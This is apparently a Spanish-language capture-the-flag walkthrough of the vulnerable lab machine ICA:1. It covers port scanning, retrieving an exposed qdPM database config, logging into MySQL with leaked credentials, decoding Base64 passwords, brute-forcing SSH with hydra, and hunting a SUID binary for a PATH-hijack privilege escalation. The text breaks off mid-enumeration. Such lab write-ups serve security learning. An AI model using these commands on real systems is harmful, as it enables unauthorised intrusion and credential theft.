

Vamos a hacer el writeup de ICA:1

Lo primero es encontrar la ip de la máquina virtual y la encontramos con la ip 192.168.1.134




```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 10:26 EST
Nmap scan report for 192.168.1.1
Host is up (0.0022s latency).
Nmap scan report for 192.168.1.134
Host is up (0.0020s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.55 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap  192.168.1.134
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 09:57 EST
Nmap scan report for 192.168.1.134
Host is up (0.0040s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
```


Descubrimos que tiene los puertos 22 (SSH) , el 80 (HTTP) y el 3306 (MySql) abiertos, entramos al servidor HTTP y nos encontramos con esta pagina que es un login donde se utiliza lo que por lo pronto parece un CMS llamado Qdpm.



Utilizamos la herramienta Searchsploit para buscar en la propia base de datos de vulnerabilidades de Kali y encontramos lo siguiente, un exploit que expone el usuario y la contraseña de la base de datos dentro de una carpeta.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit qdpm 9.2
------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                           |  Path
------------------------------------------------------------------------- ---------------------------------
qdPM 9.2 - Cross-site Request Forgery (CSRF)                             | php/webapps/50854.txt
qdPM 9.2 - Password Exposure (Unauthenticated)                           | php/webapps/50176.txt
------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```




```
# Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
# Date: 03/08/2021
# Exploit Author: Leon Trappett (thepcn3rd)
# Vendor Homepage: https://qdpm.net/
# Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
# Version: 9.2
# Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download
.
```

Ahora toca a ver si encontramos el archivo .yml,utilizamos Whatweb para ver que tecnologías se están usando en la misma y con Ghostbuster examinamos los directorios web que existen.



```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.1.134 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.134
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 315] [--> http://192.168.1.134/images/]
/uploads              (Status: 301) [Size: 316] [--> http://192.168.1.134/uploads/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.134/css/]
/template             (Status: 301) [Size: 317] [--> http://192.168.1.134/template/]
/core                 (Status: 301) [Size: 313] [--> http://192.168.1.134/core/]
/install              (Status: 301) [Size: 316] [--> http://192.168.1.134/install/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.134/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.134/js/]
/javascript           (Status: 301) [Size: 319] [--> http://192.168.1.134/javascript/]
/sf                   (Status: 301) [Size: 311] [--> http://192.168.1.134/sf/]
/backups              (Status: 301) [Size: 316] [--> http://192.168.1.134/backups/]
/batch                (Status: 301) [Size: 314] [--> http://192.168.1.134/batch/]
/server-status        (Status: 403) [Size: 278]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

Encontramos la carpeta /core y como el exploit decía el archivo. Lo traemos con un wget hacia nuestra carpeta de trabajo y le hacemos un catálogo para ver su contenido.




```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# wget http://192.168.1.134/core/config/databases.yml
--2024-02-24 10:49:10--  http://192.168.1.134/core/config/databases.yml
Conectando con 192.168.1.134:80 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 283
Grabando a: «databases.yml»

databases.yml                           100%[===============================

2024-02-24 10:49:10 (27,2 MB/s) - «databases.yml» guardado [283/283]


┌──(root㉿kali)-[/home/kali/Escritorio]
└─# cat databases.yml

all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

Asi podemos distinguir que tenemos un nombre de usuario y un campo donde esta el password dentro de un código PHP, probamos estos datos para acceder a la base de datos y logramos obtener acceso con estas credenciales:


User: qdpmadmin

Password: UcVQCMQk2STVeS6J




```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# mysql -u qdpmadmin -h 192.168.1.134 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.26 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

En cuanto buscamos información que nos sirva para seguir atacando a la máquina, encontramos una lista de usuarios y sus respectivas contraseñas cifradas en Base64.



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| qdpm               |
| staff              |
| sys                |
+--------------------+
6 rows in set (0,022 sec)

MySQL [(none)]> use staff;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [staff]> show tables;
+-----------------+
| Tables_in_staff |
+-----------------+
| department      |
| login           |
| user            |
+-----------------+
3 rows in set (0,002 sec)

MySQL [staff]> 
```




```
MySQL [staff]> SELECT * FROM user;
+------+---------------+--------+-----------------------------+
| id   | department_id | name   | role                        |
+------+---------------+--------+-----------------------------+
|    1 |             1 | Smith  | Cyber Security Specialist   |
|    2 |             2 | Lucas  | Computer Engineer           |
|    3 |             1 | Travis | Intelligence Specialist     |
|    4 |             1 | Dexter | Cyber Security Analyst      |
|    5 |             2 | Meyer  | Genetic Engineer            |
+------+---------------+--------+-----------------------------+
5 rows in set (0,013 sec)

MySQL [staff]> SELECT * FROM login;
+------+---------+--------------------------+
| id   | user_id | password                 |
+------+---------+--------------------------+
|    1 |       2 | c3VSSkFkR3dMcDhkeTNyRg== |
|    2 |       4 | N1p3VjRxdGc0MmNtVVhHWA== |
|    3 |       1 | WDdNUWtQM1cyOWZld0hkQw== |
|    4 |       3 | REpjZVZ5OThXMjhZN3dMZw== |
|    5 |       5 | Y3FObkJXQ0J5UzJEdUpTeQ== |
+------+---------+--------------------------+
5 rows in set (0,002 sec)

MySQL [staff]> 
```

Con un pequeño script de bash creamos un archivo Passwords.txt con las contraseñas ya decodificadas, por otro lado creamos un archivo Users.txt para poder realizar fuerza bruta por el servicio de SSH que corre en el puerto 22.


```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# for usuarios in smith lucas travis dexter meyer; do echo $usuarios ; done | tee Users.txt
for password in c3VSSkFkR3dMcDhkeTNyRg== N1p3VjRxdGc0MmNtVVhHWA== WDdNUWtQM1cyOWZld0hkQw== REpjZVZ5OThXMjhZN3dMZw== Y3FObkJXQ0J5UzJEdUpTeQ==; do echo $password | base64 -d; ec
ho; done | tee Passwords.txt
smith
lucas
travis
dexter
meyer
suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
X7MQkP3W29fewHdC
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy
```

Una vez tenemos los archivos Users y Passwords utilizamos hydra con la siguiente sintaxis para ver si encontramos mediante fuerza bruta una coincidencia entre los usuarios y las contraseñas.



```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# hydra -L Users.txt  -P Passwords.txt  ssh://192.168.1.134 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
 ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-24 10:59:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25 login tries (l:5/p:5), ~7 tries per tas
[DATA] attacking ssh://192.168.1.134:22/
[22][ssh] host: 192.168.1.134   login: travis   password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.134   login: dexter   password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-24 10:59:56
```

Listo, una vez obtenidas las credenciales válidas procedemos a entrar al SSH utilizando la clave dependiendo del usuario.



```
┌──(root㉿kali)-[/home/kali/Escritorio]
└─# ssh dexter@192.168.1.134
dexter@192.168.1.134's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$ ls -la
total 32
drwxrwx--- 3 dexter dexter 4096 Sep 25  2021 .
drwxr-xr-x 4 root   root   4096 Sep 25  2021 ..
-rwxrwx--- 1 dexter dexter    6 Sep 25  2021 .bash_history
-rwxrwx--- 1 dexter dexter  220 Aug  4  2021 .bash_logout
-rwxrwx--- 1 dexter dexter 3526 Aug  4  2021 .bashrc
drwxrwx--- 3 dexter dexter 4096 Sep 25  2021 .local
-rwxrwx--- 1 dexter dexter  198 Sep 25  2021 note.txt
-rwxrwx--- 1 dexter dexter  807 Aug  4  2021 .profile
dexter@debian:~$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
dexter@debian:~$ 
```


Una vez dentro de la máquina toca enumerar vulnerabilidades y escalar privilegios. Rápidamente encontramos en la carpeta del usuario dexter un archivo note.txt con el siguiente texto:

// it seems to me that there is a weakness while accessing the system.As far as I know, the contents of executable files are partially viewable.I need to find out if there is a vulnerability or not. //


Traducido al español diría lo siguiente:

// Me parece que hay una debilidad al acceder al sistema. Hasta donde yo sé, el contenido de los archivos ejecutables se puede ver parcialmente. Necesito averiguar si hay una vulnerabilidad o no. //

Esta nota nos da a entender que quizá usando find podríamos encontrar ejecutables de los cuales podríamos obtener alguna vulnerabilidad para escalar privilegios.




```
dexter@debian:~$ find / -perm -4000 2>/dev/null
/opt/get_access
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```



```
dexter@debian:~$ /opt/./get_access

  ############################
  ########     ICA     #######
  ### ACCESS TO THE SYSTEM ###
  ############################

  Server Information:
   - Firewall:  AIwall v9.5.2
   - OS:        Debian 11 "bullseye"
   - Network:   Local Secure Network 2 (LSN2) v 2.4.1

All services are disabled. Accessing to the system is allowed only within working hours.
```


Usamos strings para que se vean por pantalla las cadenas de caracteres del ejecutable y encontramos que tiene una línea donde figura "cat /root/system.info". Este binario está utilizando cat pero no desde su ruta absoluta la cual es "/usr/bin/cat", por lo tanto podríamos intentar hacer un Path Hijacking" o "Secuestro de Ruta" del mismo para utilizarlo a nuestro favor y así escalar privilegios.



```
dexter@debian:~$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
